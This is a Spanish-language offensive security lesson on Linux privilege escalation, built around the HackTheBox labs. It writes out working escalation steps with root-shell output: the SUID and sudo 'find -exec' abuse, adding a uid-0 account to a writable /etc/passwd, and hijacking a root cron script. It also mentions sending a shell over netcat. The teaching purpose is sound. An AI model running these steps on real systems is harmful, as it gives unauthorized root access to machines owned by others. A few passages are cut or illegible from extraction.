



Seguridad ofensiva

Lección IX: Escalada de privilegios en
(GNU/Linux)

ÍNDICE

Lección 9. – Escalada de privilegios en GNU/Linux.....	2
Presentación y objetivos	2
1. Introducción	3
2. Técnicas manuales	3
2.1 Kernel exploits.....	3
2.1.1 Dirty Cow.....	5
2.2 Permiso SUID.....	5
2.2.1 SUID otorgado al binario “find”.....	7
2.3 Fichero /etc/passwd.....	8
2.4 Tareas programadas con cron.....	11
2.6 Permisos con sudo.....	15
2.6.1 Archivo sudo.....	15
2.6.1 Binarios con privilegios	18
2.5 Hijacking Python Library.....	20
3. Técnicas automatizadas	22
2.1 LinEnum	22
2.2 LinuxPrivChecker.....	23
2.3 LinuxSmartEnumeration	24
2.3 LinPEAS.....	25
4. Puntos clave	27

Lección 9. – Escalada de privilegios en GNU/Linux

PRESENTACIÓN Y OBJETIVOS

El presente manual tiene por objetivo enseñar al alumno las diferentes y principales técnicas que son empleadas para la escalada de privilegios en dispositivos con **GNU/Linux** instalado como sistema operativo. A su vez, se busca que el alumno sea conocedor de los diferentes scripts de automatización que ayudan en la búsqueda de un vector de escalada.



Objetivos

En esta lección aprenderás:

- Técnicas manuales de escalada de privilegios.
- Técnicas automatizadas de escalada de privilegios.

1. INTRODUCCIÓN

Cuando se hace referencia a la acción de “**escalar privilegios**”, se está indicando que se busca pasar de un usuario sin privilegios en el sistema a un usuario administrador, aprovechando para ello una mala configuración o un fallo de seguridad.

Esta escalada de privilegios tiende a hacerse manual, pudiendo hacer uso de scripts automatizados que faciliten la búsqueda de un vector para la escalada.

En las siguientes secciones el alumno aprenderá a hacer uso de las técnicas manuales más empleadas en la actualidad, a la par que será conocedor de los scripts automatizados que más ayudan a la hora de encontrar un vector para la escalada de privilegios.

2. TÉCNICAS MANUALES

Encontrar un método para poder escalar privilegios en un sistema infectado es un arduo trabajo y no es tarea fácil. En los siguientes apartados se expondrán los diferentes métodos manuales más utilizados a la hora de pasar de un usuario normal sin privilegios, a un usuario administrador.

Cabe destacar que cada técnica depende del sistema que se haya infectado, no pudiéndose emplear una misma técnica para todos los activos de una red.

2.1 Kernel exploits

A modo sencillo, puede decirse que cuando hablamos del núcleo de un sistema operativo **GNU/Linux** estamos hablando directamente del **kernel**, el cual se encarga de gestionar todas las entradas y salidas del sistema y su iteración con el **hardware** del dispositivo.



Conceptos

¿Siempre has dicho “tengo un **Linux**” o “**Linux** es mejor que **Windows**”? ¡Pues qué **Stallman** te perdone!

Como concepto, **Linux es solo el kernel**, desarrollado por **Linus Torvalds**, mientras que **GNU/Linux** es toda esa capa que rodea al kernel que le convierte en un **sistema operativo completo**, la cual ha sido desarrollada e implementada por el movimiento software libre.

El comando para detectar la distribución de **GNU/Linux** y la versión del **kernel** es el siguiente:

| **uname -r**

Una vez conocida la versión, se puede buscar el **exploit** concreto en páginas como **ExploitDB** o bien se puede hacer uso del comando “**searchsploit**”, el cual fue visto en la asignatura de “**Hacking Ético**”.

Por norma general, los **exploit** de **kernel** requieren de ser compilados en la máquina infectada. Para ello, se deberá disponer de un compilador como “**gcc**” o “**g++**”. El comando para compilar un fichero escrito en **C** o **C++** es el siguiente:

| **gcc -o <nombre_ejecutable_generado> <archivo_punto_c>**

En caso de no disponer de uno o de no poder ejecutarlo, una alternativa es virtualizar un escenario con mismas características al activo infectado, compilar el **exploit** ahí, y descargar el ejecutable en la máquina infectada.



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar utilizando **exploits** para hacer escalada de privilegios:

- **Help**
- **Blunder**
- **Haircut**



2.1.1 Dirty Cow

Dirty Cow es quizá el **exploit** de **kernel** más ampliamente conocido para **GNU/Linux**. Apareció en el año 2016 y permitía realizar una escalada de privilegios en local. Tal fue su fama, que hasta posee página web propia:

| <https://dirtycow.ninja/>

A su vez, cuenta con más de **17 pruebas de concepto** escritas en diferentes lenguajes de programación. Se recomienda al alumno investigar y trastear con este **exploit**.

2.2 Permiso SUID

El permiso **SUID** es un permiso que concede al archivo la capacidad para ser ejecutado como si lo hubiera hecho su creador, aunque sea otro usuario quien lo ejecute. De esta forma, si el creador del fichero es un usuario con privilegios, dicho fichero se ejecutará como ese usuario con privilegios.

Una forma de detectar que un fichero posee el permiso **SUID** es listando el contenido de una carpeta con el comando **"ls"** y el flag **"-l"**. Este comando nos imprime por pantalla un resultado similar al mostrado a continuación:

```
$ls -l
total 0
-rwxrwxrwx 1 sawyer sawyer 0 jul 20 12:09 all.sh
-rwsr-xr-x 1 root root 0 jul 20 12:00 priv-esc.sh
```

A modo de recordatorio, los permisos en los ficheros de los sistemas operativos **GNU/Linux** poseen la siguiente estructura:

Grupo Usuario propietario

```
-rwxrwxrwx 1 sawyer sawyer 0 jul 20 12:09 all.sh
```

Usuario Otros Grupo propietario

Donde las 3 primeras letras pertenecen al usuario, las 3 de en medio al grupo y las 3 finales a otros. Cada letra tiene la siguiente representación:

- Letra "**r**": indica permisos de lectura (**read**).
- Letra "**w**": indica permisos de escritura (**write**).
- Letra "**x**": indica permisos de ejecución (**execution**).

En caso de querer conceder el permiso **SUID** a un fichero, se puede ejecutar el comando **chmod** de la siguiente forma:

| **chmod u+s <nombre_de_fichero>**

La búsqueda de ficheros con permiso **SUID** se puede realizar haciendo uso del siguiente comando:

| **find / -perm -u=s -type f 2>/dev/null**

El cual realizará una búsqueda recursiva partiendo de la ruta raíz y generará un resultado similar al mostrado a continuación:

```
[*]-[sawyer@loritobonito]-[/tmp/suid]
$find / -perm -u=s -type f 2> /dev/null
/home/sawyer/programms/priv-esc/script.sh
/opt/Element/chrome-sandbox
/tmp/suid/priv-esc.sh
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/find
/usr/bin/gpasswd
/usr/bin/mount
```



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar aprovechando esos **ficheros** que poseen el **SUID activo** para hacer escalada de privilegios:

- Charon
- Bank
- Frolic
- Jarvis
- Lazy
- Magic
- Mango
- SwagShop
- Wall



2.2.1 SUID otorgado al binario "find"

A modo de ejemplo, se han dado permisos de **SUID** al binario "**find**" haciendo uso del comando visto anteriormente "**chmod**". Tras ello, se ha hecho uso de **find** para ejecutar el comando "**whoami**". Este comando, tal y como se puede observar en la imagen mostrada a continuación, es ejecutado como **root**:


```
[x]-[sawyer@localhost]-[~/programms/priv-esc]
└─$ sudo chmod u+s /usr/bin/find
[sawyer@localhost]-[~/programms/priv-esc]
└─$ touch a
[sawyer@localhost]-[~/programms/priv-esc]
└─$ find a -exec "whoami" \;
root
```

2.3 Fichero /etc/passwd

Existen dos ficheros nativos de **UNIX** que contienen las credenciales de los usuarios registrados en el sistema. Estos ficheros son:

- **"/etc/passwd"**: este fichero contiene los usuarios registrados en el sistema. Por norma general, no dispone de contraseñas, sino que indica si esta está cifrada (opción **"x"**) o si está bloqueada (opción **"!"**). También existe la posibilidad de que el usuario no disponga de contraseña (opción **"!/"** o **"*"**).
- **"/etc/shadow"**: este fichero muestra las contraseñas cifradas de los usuarios, a la par que aporta información referente a la caducidad y validez de la cuenta del usuario.

Para el presente método, el fichero que resulta de interés es el primero. Este fichero, posee la siguiente estructura:

Nombre usuario **Id del usuario** **Campos GECO** **Intérprete de comandos**

└──────────┴──────────┴──────────┴──────────┘

```
sawyer:x:1000:1002:sawyer:/home/sawyer:/bin/bash
```


└────────┴────────┴────────┘
Contraseña **Id del grupo** **Directorio "home"**

1. **Nombre de usuario:** este campo muestra el nombre que usa un usuario para autenticarse en el sistema.
2. **Contraseña:** este campo indica si la contraseña está cifrada y se encuentra en el fichero **“/etc/shadow”** o si está bloqueada o vacía.
3. **Id del usuario:** este campo indica el id propio de un usuario. Por defecto, el id 0 pertenece a **root**, de 1 a 99 pertenece a cuentas predefinidas, de 100 a 999 pertenece a cuentas creadas solo para tareas administrativas del sistema y a partir del 1000 los nuevos usuarios creados.
4. **Id del grupo:** este campo indica el id propio del grupo. Los 100 primeros se reservan para grupos de usuarios propios del sistema. El grupo 0, al igual que el id de usuario, pertenece al usuario **root**. A partir del 1000 pertenece a nuevos grupos creados.
5. **Campos “geco”:** este campo, separado por comas, aporta información relevante sobre el usuario.
6. **Directorio “home”:** campo referente al directorio **“home”** del usuario donde se alojan sus ficheros y programas.
7. **Intérprete de comandos:** campo que aporta información sobre la shell que ejecutará el usuario para interactuar con el sistema operativo, por defecto.

Para detectar si se tienen permisos de escritura de este fichero, basta con ejecutar el siguiente comando:

| **ls -l /etc/passwd**

Tal y como se puede observar en la imagen mostrada a continuación, este fichero es modificable por cualquier usuario del sistema.



```
$ls -l passwd
-rw-rw-rw- 1 root root 3474 jul 5 18:47 passwd
```

Al poder modificar el fichero “**/etc/passwd**”, es posible insertar un nuevo usuario. El truco para ello está en escribir en el apartado contraseña una contraseña ya cifrada. El comando para generar una nueva clase se muestra a continuación:

| **openssl passwd -1 -salt newuser 1234**

El cual, como respuesta, genera la siguiente información:

```
$ openssl passwd -1 -salt newuser 1234  
$1$newuser$gS5P271ttZ6wBiU2NflYH/
```

La línea que se deberá agregar al final de fichero deberá tener el **uid** y el **guid** a 0, ya que corresponden con el usuario **root**. Para agregar esta nueva línea del nuevo usuario, puede ejecutarse el siguiente comando mostrado a continuación:

| **echo**
'newuser:\$1\$newuser\$gS5P271ttZ6wBiU2NflYH/:0:0:/root/root:/bin/bash' >> /etc/passwd

El cual incorpora al final del fichero la línea de nuestro nuevo usuario con privilegios de administrador. Para comprobar que ha sido efectiva la incorporación y que se puede usar este nuevo usuario como usuario administrador, basta con iniciar sesión con el mismo. Para ello, puede emplearse el comando “**su**”. A modo de evidencia, se ha empleado el comando “**whoami**” una vez iniciada la sesión.

```
[sawyer@lor ~]$ echo 'newuser:$1$newuser$gS5P271ttZ6wBiU2NfLYH/:0:0:/root/root:/bin/bash' >> /etc/passwd
[sawyer@lor ~]$ cat /etc/passwd | tail -n 1
newuser:$1$newuser$gS5P271ttZ6wBiU2NfLYH/:0:0:/root/root:/bin/bash
[sawyer@lor ~]$ su newuser
Contraseña:
# whoami
root
```



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar modificando el fichero **“/etc/passwd”** para hacer escalada de privilegios:

- **Apocalyst**



2.4 Tareas programadas con cron

Los sistemas operativos **GNU/Linux** permiten la programación de tareas a través de un servicio llamado **cron**. Este servicio, o demonio (**daemon**), comprueba que haya scripts a la espera de ser ejecutados cada cierto periodo de tiempo. Este periodo de tiempo puede variar, pasando de minutos a horas, días, semanas e incluso meses.

Existen dos alternativas a la hora de programar tareas. Por un lado, pueden colocarse los scripts que se quiere programar su ejecución dentro de las carpetas situadas en la ruta **“/etc/cron.<periodo_de_tiempo>”**.

```
sawyer@DESKTOP-036:~$ cd /etc/cron.
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ cron.weekly/
```

Por otro lado, puede hacerse uso de **“crontab”**. Este fichero permite programar con mayor exactitud en tiempo la ejecución de tareas,

permitiendo elegir los minutos, horas, meses y días de la semana. A su vez, entre el tiempo y el comando se puede establecer qué usuario realizará la ejecución del comando. Su estructura se muestra a continuación:

| **0 5 * * 1 <nombre usuario> <comando o tarea a ejecutar>**

Donde:

- **Primer valor:** nos permite indicar a qué minuto se va a ejecutar la tarea. Al asignarlo a 0, se ejecutará cada nuevo comienzo de hora.
- **Segundo valor:** nos permite indicar a qué hora se va a ejecutar la tarea. Al asignarlo a 5, se ejecutará a las 5:00.
- **Tercer valor:** nos permite indicar el día que se ejecutará la tarea. Al indicar el valor con un asterisco, damos a entender a **crontab** que queremos que se ejecute todos los días.
- **Cuarto valor:** nos permite indicar que meses que se ejecutará la tarea. Al indicar el valor con un asterisco, damos a entender a **crontab** que queremos que se ejecute todos los meses.
- **Quinto valor:** nos permite elegir un día de la semana concreto donde se ejecutará el script. Se debe tener en cuenta que la semana comienza en domingo.
- **Sexto valor:** este valor puede, o bien dejarse vacío, o bien establecer un usuario que será el que ejecutará la tarea.
- **Resto de valores:** a partir del sexto valor, la sentencia escrita corresponde al comando o tarea a ejecutar.

```
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# m h  dom mon dow  command
```

De cara a realizar una escalada de privilegios, lo interesante será observar el contenido del fichero **crontab**, el cual podemos visualizar ejecutando el siguiente comando (importante el usuario desde el cual se ejecuta):

| **crontab -e**

Y detectar qué tareas pueden ser aprovechadas para provocar una ejecución con permisos de super usuario.

A modo de ejemplo, se presupone un escenario donde existe un fichero colocado en la ruta **"/tmp/connection"** que manda una petición a un servidor externo para comprobar que este esté levantado. Como en el equipo existen varios desarrolladores y puede necesitarse detectar más servidores levantados, se ha dado privilegios de escritura al fichero para cualquier usuario.

```
[sawyer@lor:~]$ ls -l
total 4
-rwxrwxrwx 1 sawyer sawyer 158 jul 20 10:59 test.sh
[sawyer@lor:~]$ cat test.sh
#!/bin/bash

data=$(ping -c 1 192.168.100.3)

if [[ "$data" == *"1 errors"* ]]
then
    mail -s "Se ha detectado el servidor caido" daniel@garciabaameiro.com
fi
```

El equipo de desarrolladores ha considerado necesario que se ejecute el script todos los días a todas horas para que, en caso de estar caído el servidor al que se hace la petición, pueda levantarse al principio de la jornada laboral. Para ello, el fichero **crontab** situado en la ruta **"/etc/crontab"** presenta la siguiente información:


```
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mo>
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hour>
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && ru>
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && ru>
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && ru>
* * * * * root /tmp/connection/test.sh
#
```

El fichero `"/tmp/connection/test.sh"` ha sido modificado para ejecutar el comando `"whoami"` y desviar el resultado al fichero `"log.txt"`.

```
[sawyer@loritobonito]~/tmp/connection
$ cat test.sh
#!/bin/bash


data=$(ping -c 1 192.168.100.3)

if [[ "$data" == *"1 errors"* ]]
then
    #mail -s "Se ha detectado el servidor caido" daniel@garciabaameiro.com
    whoami > /tmp/connection/log.txt
fi
```

Tras esperar un minuto, puede visualizarse que el fichero ha sido creado correctamente y el usuario que ha ejecutado la tarea es **root**.

```
[sawyer@loritobonito]~/tmp/connection
$ ls -l
total 8
-rw-r--r-- 1 root root 5 jul 20 11:26 log.txt
-rwxrwxrwx 1 sawyer sawyer 193 jul 20 11:22 test.sh
[sawyer@loritobonito]~/tmp/connection
$ cat log.txt
root
```


Si en vez de añadir el comando **"whoami"** se hubiera establecido una conexión mediante **netcat** enviando un intérprete de comandos, se habría obtenido sesión como **root** en el dispositivo infectado.



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar aprovechando las **tareas programadas de GNU/Linux** para hacer escalada de privilegios:

- **Bashed**
- **Celestial**
- **Cronos**
- **Curling**
- **Europa**
- **FriendZone**
- **LaCasaDePapel**



2.6 Permisos con sudo

Sudo, por sus siglas **"Super User Do root privilege task"**, es un programa que puede ser ejecutado por un intérprete de comandos, cuyo objetivo es dotar de privilegios de administrador a un usuario del sistema cuando este desea realizar una acción o ejecución.

2.6.1 Archivo sudo

El archivo de sudo, conocido también como el **"sudoers file"**, es un archivo situado dentro de la ruta **"/etc"** que permite configurar qué usuarios y grupos podrán hacer uso del comando **"sudo"** y en base a qué condiciones.

A modo de ejemplo, se presenta la siguiente imagen del fichero:


```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "@include" directives:
@include /etc/sudoers.d
```

Este fichero, alberga por cada usuario la siguiente estructura:



Cada vez que un usuario hace uso del comando sudo, el sistema comprueba que dicho usuario se encuentre en el archivo. En caso de querer añadir un nuevo fichero, se podrá acudir al comando “**visudo**” y escribir una línea como la mostrada a continuación:

| **newuser ALL=(ALL:ALL) ALL**

Una forma fácil de consultar este fichero y los usuarios que poseen privilegios es acudir al siguiente comando:

| **sudo -l**

El cuál nos devolverá por pantalla un resultado similar al mostrado a continuación:

```
$sudo -l
Matching Defaults entries for sawyer on loritobonito:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User sawyer may run the following commands on loritobonito:
  (ALL : ALL) ALL
```

Si se detecta que el **usuario actual** posee **permisos de sudo**, escalar privilegios es tan sencillo como **ejecutar** el siguiente comando:

| **sudo su**

Este comando lanzará directamente una sesión con el usuario **root** del sistema tal y como se muestra a continuación:


```
[sawyer@loritobonito]~$sudo su
[root@loritobonito]~#whoami
root
```

2.6.1 Binarios con privilegios

Dentro del fichero de configuración de “**sudo**” existe la posibilidad de otorgar permisos de super usuario a un archivo ejecutable o binario, sin requerir para ello ningún tipo de autenticación. Para detectarlo, basta con fijarse en que exista la siguiente línea de texto:

| **NOPASSWD: <ruta hacia el binario>**

A modo ilustrativo, se presenta la imagen mostrada a continuación:



```
[sawyer@loritobonito]-[/tmp/priv-esc]
$ su newuser
Contraseña:
$ whoami
newuser
$ sudo -l
Matching Defaults entries for newuser on loritobonito:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User newuser may run the following commands on loritobonito:
(root) NOPASSWD: /bin/bash
$ sudo /bin/bash
[sawyer@loritobonito]-[/tmp/priv-esc]
# whoami
root
```

The image is a terminal window screenshot with a dark background. It shows a user named 'sawyer' at a host named 'loritobonito' in the directory '/tmp/priv-esc'. The user runs 'su newuser' and enters a password. Then they run 'whoami' and get 'newuser'. Next, they run 'sudo -l' which shows that the user 'newuser' can run '/bin/bash' as 'root' without a password. Finally, they run 'sudo /bin/bash' and then '#whoami', resulting in 'root' privileges. Red arrows point from the text in the paragraph above to the corresponding lines in the terminal output.

Existen multitud de ejecutables nativos del sistema que permiten, basado en sus funcionalidades, lanzar un interprete de comandos. Combinando la posibilidad de ser ejecutados como **root** y la posibilidad de obtener una **Shell**, se consigue escalar privilegios.



Para más información

Existe una gran cantidad de archivos binarios que permiten obtener una **Shell** a través de su ejecución. Muchos de ellos están recogidos a través de la web "**GTFOBins**". Se recomienda al alumno profundizar y trastear con ellos.

<https://gtfobins.github.io/>

A modo de ejemplo, se presenta la siguiente situación. Desde el equipo de desarrolladores están cansados de estar solicitando cada dos por tres la clave establecida de "**sudo**" para poder buscar archivos por todo el árbol de directorios de la empresa. Esto se debe a que solo uno de ellos, el responsable, la sabe. Para agilizar esta tarea y conseguir que ningún trabajador se quede parado y esté a la espera, se ha permitido que todos los usuarios puedan hacer uso con "**sudo**" del comando "**find**".

```
newuser ALL=(root) NOPASSWD: /bin/find
juan    ALL=(root) NOPASSWD: /bin/find
jaime   ALL=(root) NOPASSWD: /bin/find
jose    ALL=(root) NOPASSWD: /bin/find
javier  ALL=(root) NOPASSWD: /bin/find
dani    ALL=(root) NOPASSWD: /bin/find
```

Tras ello, cualquier usuario puede ejecutar como usuario con privilegios el comando de **find**. Un problema de seguridad que no se ha tenido en cuenta es que **find** cuenta con una funcionalidad llamada "**exec**" que permite la ejecución de comandos. Aprovechando esta funcionalidad, se ha obtenido la siguiente ejecución:

```
[sawyer@localhost]-[/bin]
$ su newuser
Contraseña:
$ whoami
newuser
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar aprovechando los permisos de ejecución de **sudo** para hacer escalada de privilegios:

- Academy
- Bashed
- Blocky
- Blunder
- Canape
- FluxCapacitor
- Jewel
- Networked
- Nibbles
- OpenAdmin
- Shocker
- SneakyMailer
- Tenten



2.5 Hijacking Python Library

preestablecidas que se cargan sobre un programa usando la funcionalidad de **"import"**.

Al detectar un **"import"**, el intérprete de **Python** realiza una búsqueda por sus directorios en busca de un módulo propio del lenguaje y, en caso de no encontrarlo, recurre a la ruta donde se ha ejecutado el propio script. Para comprobar el orden por el que **Python** realiza la búsqueda de un módulo en alguno de sus directorios, se debe ejecutar el siguiente comando:

| **python -c 'import sys; print("\n".join(sys.path))'**

En caso de disponer de permisos de escritura sobre alguna de las rutas y, en caso de no haber una ruta anterior que se ejecute antes que la ruta donde se puede escribir, entonces es posible suplantar al fichero original. Si el script se ha ejecutado con permisos de administrador y si ha sido posible suplantar al original, se producirá la ejecución de código con un usuario **root**.

A su vez, puede darse la posibilidad de detectar un módulo que no ha sido instalado pero que es requerido por un script. En estos casos, basta con crear dicho módulo tanto en el directorio del script como en las rutas de **Python**.



¿Quieres practicar?

Las siguientes máquinas de **HackTheBox** te permiten practicar el método **"Hijacking Python Library"** para hacer escalada de privilegios:

- **Admirer**
- **Lazy**
- **Magic**
- **Stratosphere**



3. TÉCNICAS AUTOMATIZADAS

Acertar con una posible escalada de privilegios o, incluso, buscar de qué forma elevar privilegios a un usuario en un sistema, puede ser una tarea agotadora que nos quite mucho tiempo. Muchas veces, sobre todo en proyectos con plazos cortos, resulta importante poder escalar lo antes posible. Es por ello por lo que resulta de mucha utilidad tirar de recursos automatizados que realicen dicha búsqueda de posibles vectores de escalada por nosotros. En las siguientes secciones, se expondrán cuatro de los más usados scripts de escalada de privilegios en la actualidad.

Cabe destacar que el uso de estos scripts automatizados depende de las capacidades que tenga el sistema infectado. Si, por ejemplo, no se dispone del lenguaje **Python**, no se podrá hacer uso del script llamado **"linuxprivchecker"**.

2.1 LinEnum

Este script escrito en **Bash**, desarrollado y mantenido por el usuario de **GitHub rebootuser**, permite al usuario obtener del sistema infectado información sobre el **kernel**, información sobre el usuario, información sobre el sistema, información sobre los accesos al activo, información sobre las variables de entorno, información sobre los servicios activos, información sobre la versión de diferentes binarios a través de los cuales poder realizar escalada de privilegios, información sobre las tareas en ejecución y programadas, información sobre posibles credenciales, a la par que realizar búsquedas y test específicos sobre el software instalado.

La ruta hacia este script se muestra a continuación:

| <https://github.com/rebootuser/LinEnum>

Puede observarse una ejecución del mismo en la siguiente imagen:


```
└─$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
mar 20 jul 2021 22:11:58 CEST

### SYSTEM #####
[-] Kernel information:
Linux loritobonito 5.10.0-6parrot1-amd64 #1 SMP Debian 5.1
0.28-6parrot1 (2021-04-12) x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 5.10.0-6parrot1-amd64 (team@parrotsec.org) (
gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binu
tils for Debian) 2.35.2) #1 SMP Debian 5.10.28-6parrot1 (2
```

2.2 LinuxPrivChecker

Este script escrito en **Python**, desarrollado y mantenido por el usuario de **GitHub sleventyeleven**, está diseñado para identificar posibles vectores de escalada de privilegios.

La ruta hacia este script se muestra a continuación:

| <https://github.com/sleventyeleven/linuxprivchecker>

Puede observarse una ejecución del mismo en la siguiente imagen:

[illegible]

2.3 LinuxSmartEnumeration

Este script está inspirado en el primero descrito en este apartado e incluye muchas de sus pruebas. Ha sido desarrollado en **Bash** y es mantenido por el usuario de **GitHub** **diego-treitos**. Su objetivo es mostrar al usuario información relevante del sistema que pueda ser útil para realizar una escalada de privilegios. Una de sus funcionalidades clave, es poder monitorizar procesos para descubrir ejecuciones recurrentes. Para evitar que un usuario pueda perderse entre tanta información extraída, dispone de 3 niveles de **“verbosity”**, siendo el 0 el que menos información muestra y el 2 el que más.

La ruta hacia este script se muestra a continuación:

<https://github.com/diego-treitos/linux-smart-enumeration>

Puede observarse una ejecución del mismo en la siguiente imagen:

```

└─$ ./lse.sh
---
If you know the current user password, write it here to check sudo privileges:
---

LSE Version: 3.4

    User: sawyer
    User ID: 1000
    Password: *****
    Home: /home/sawyer
    Path: /home/sawyer/.local/bin:/snap/bin:/usr/sandbox:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/snap/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/sawyer/.dotnet/tools
    umask: 0022

    Hostname: l[REDACTED]to
    Linux: 5.10.0-6parrot1-amd64
    Distribution: Parrot OS 4.11
    Architecture: x86_64

===== ( users )=====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... yes!
[*] usr020 Are there other users in administrative groups?..... nope
[*] usr030 Other users with shell..... yes!
[i] usr040 Environment information..... skip
[i] usr050 Groups for other users..... skip
[i] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope
===== ( sudo )=====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[!] sud020 Can we sudo with a password?..... yes!
---
uid=0(root) gid=0(root) grupos=0(root)
---

```

2.3 LinPEAS

Posiblemente el script de escalada de privilegios más completo desarrollado hasta la fecha. **LinPEAS**, por sus siglas **Linux Privilege Escalation Awesome Script**, es un script que busca posibles vectores de escalada de privilegios en un sistema infectado, mostrando con colores aquellos con más o menos posibilidad de funcionar. Al usar la sintaxis del binario **"/bin/sh"**, puede ser usado directamente sobre una Shell de **"sh"**.

La ruta hacia este script se muestra a continuación:

└─ <https://github.com/carlospolop/PEASS-ng/tere/master/linPEAS>

Puede observarse una ejecución del mismo en la siguiente imagen:

```
➔ $ ./linpeas.sh



/-----\
|                                     |
|               Do you like PEASS?   |
|-----|-----|
| Become a Patreon      : https://www.patreon.com/peass |
| Follow on Twitter    : @carlospolopm |
| Respect on HTB       : SirBroccoli & makikvues |
|-----|-----|
|               Thank you!           |
|-----|-----|
\-----/

linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...
```

4. PUNTOS CLAVE

A partir de ahora serás capaz de crear detectar vectores de escalada de privilegios y explotarlos, pasando de un usuario sin privilegios a uno con privilegios.

- | Hacer uso de métodos manuales para la escalada.
- | Hacer uso de métodos automatizados para la escalada.

